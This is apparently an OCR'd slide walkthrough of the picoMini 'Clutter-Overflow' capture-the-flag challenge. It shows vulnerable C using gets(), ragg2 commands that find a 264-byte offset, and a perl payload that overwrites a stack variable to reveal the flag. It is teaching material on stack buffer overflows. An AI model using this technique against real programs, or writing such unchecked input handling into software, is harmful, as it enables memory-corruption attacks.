

PicoMini by Redpwn
Clutter-Overflow



```
if (code == GOAL) {
  printf("code == 0x%llx: how did that happen??\n", GOAL);
  puts("take a flag for your troubles");
  system("cat flag.txt");
```

This challenge is an example of a variable overwrite binary hacking challenge


Variable Overwrite Challenges




```c
if (code == GOAL) {
  printf("code == 0x%llx: how did that happen??\n", GOAL);
  puts("take a flag for your troubles");
  system("cat flag.txt");
```

According to the source code, if the `code` variable matches the `GOAL` value, then the `flag.txt` file contents are revealed to us

Variable Overwrite Challenges




```
long code = 0;
```




```
#define GOAL 0xdeadbeef
```

`code` is initially set to `0`, and the `GOAL` value is `0xdeadbeef`. The program doesn't give us a normal way to set the `code` variable, so we need to find a way to modify the value


Vulnerable C Function: Gets



```c
gets(clutter);
```




```c
char clutter[SIZE];
```




```c
#define SIZE 0x100
```

This binary uses the unsafe `gets` function to save user input to the `clutter` array, with a max buffer size of `0x100` bytes, which is 256 in decimal notation


Vulnerable C Function: Gets



```
gets(clutter);
```




```
char clutter[SIZE];
```




```
#define SIZE 0x100
```

Since the `gets` function doesn't check the size of the user input before writing it to memory, input in excess of 256 bytes will overflow into other memory addresses


Vulnerable C Function: Gets



```
gets(clutter);
```



```
char clutter[SIZE];
```



```
#define SIZE 0x100
```

The clutter variable is saved to the memory stack, and overflow here to affect program execution is known as a stack buffer overflow attack


Stack Buffer Overflow

The memory stack is the part of program memory which stores temporary data during program execution

```
Address    Values

0000000    Program Data
0000010    Init Vars
0000020    Uninit Vars
0000030    Memory Heap
0000040
0000050
0000060    Memory Stack
```

Stack Buffer Overflow


As the memory stack grows, it progresses towards lower addresses in program memory



```
Address    Values

0000000    Program Data
0000010    Init Vars
0000020    Uninit Vars
0000030    Memory Heap
0000040
0000050
0000060    Memory Stack
```


Stack Buffer Overflow

In the case of stack buffer overflow, it may be possible to overwrite other program variables, such as the `code` variable



```
Address    Values

0000000    Program Data
0000010    Init Vars
0000020    Uninit Vars
0000030    Memory Heap
0000040
0000050
0000060    Memory Stack
```


Stack Buffer Variable Overwrite




```
Address    Values

0000000    Program Data
0000010
0000020    Code Variable
0000030
0000040    Clutter Variable
0000050    Memory Stack Start
```

If the `code` variable is written to the memory stack before the `clutter` variable, then we could overflow data on the stack to overwrite `code`

Finding the Overflow Offset




```
char clutter[SIZE];
```




```
#define SIZE 0x100
```

In any buffer overflow attack, we need to know how many bytes we need to send to the binary to reach the memory location we want to overwrite. This number of bytes is the offset

Finding the Overflow Offset Value




```
└─$ ragg2 -P 300 -r
AAABAACAADAAEAAFAAGAA
```



```
└─$ ragg2 -q 0x4164424163424162
Little endian: 264
```

We can create a pattern of characters to send to the binary to determine the offset value


Sending the Payload



```
perl -e 'print "A" x 264 . "\xef\xbe\xad\xde"'
```

Once we know the offset, we can send the offset, then append the correct bytes to overwrite the `code` variable

Sending the Payload



```
perl -e 'print "A" x 264 . "\xef\xbe\xad\xde"'
```

The data bytes we need to send are `0xdeadbeef`, and each byte is two hex digits, de, ad, be, ef. But since this binary was compiled little endian byte order, we need to feed in the bytes in reverse order: ef, be, ad, de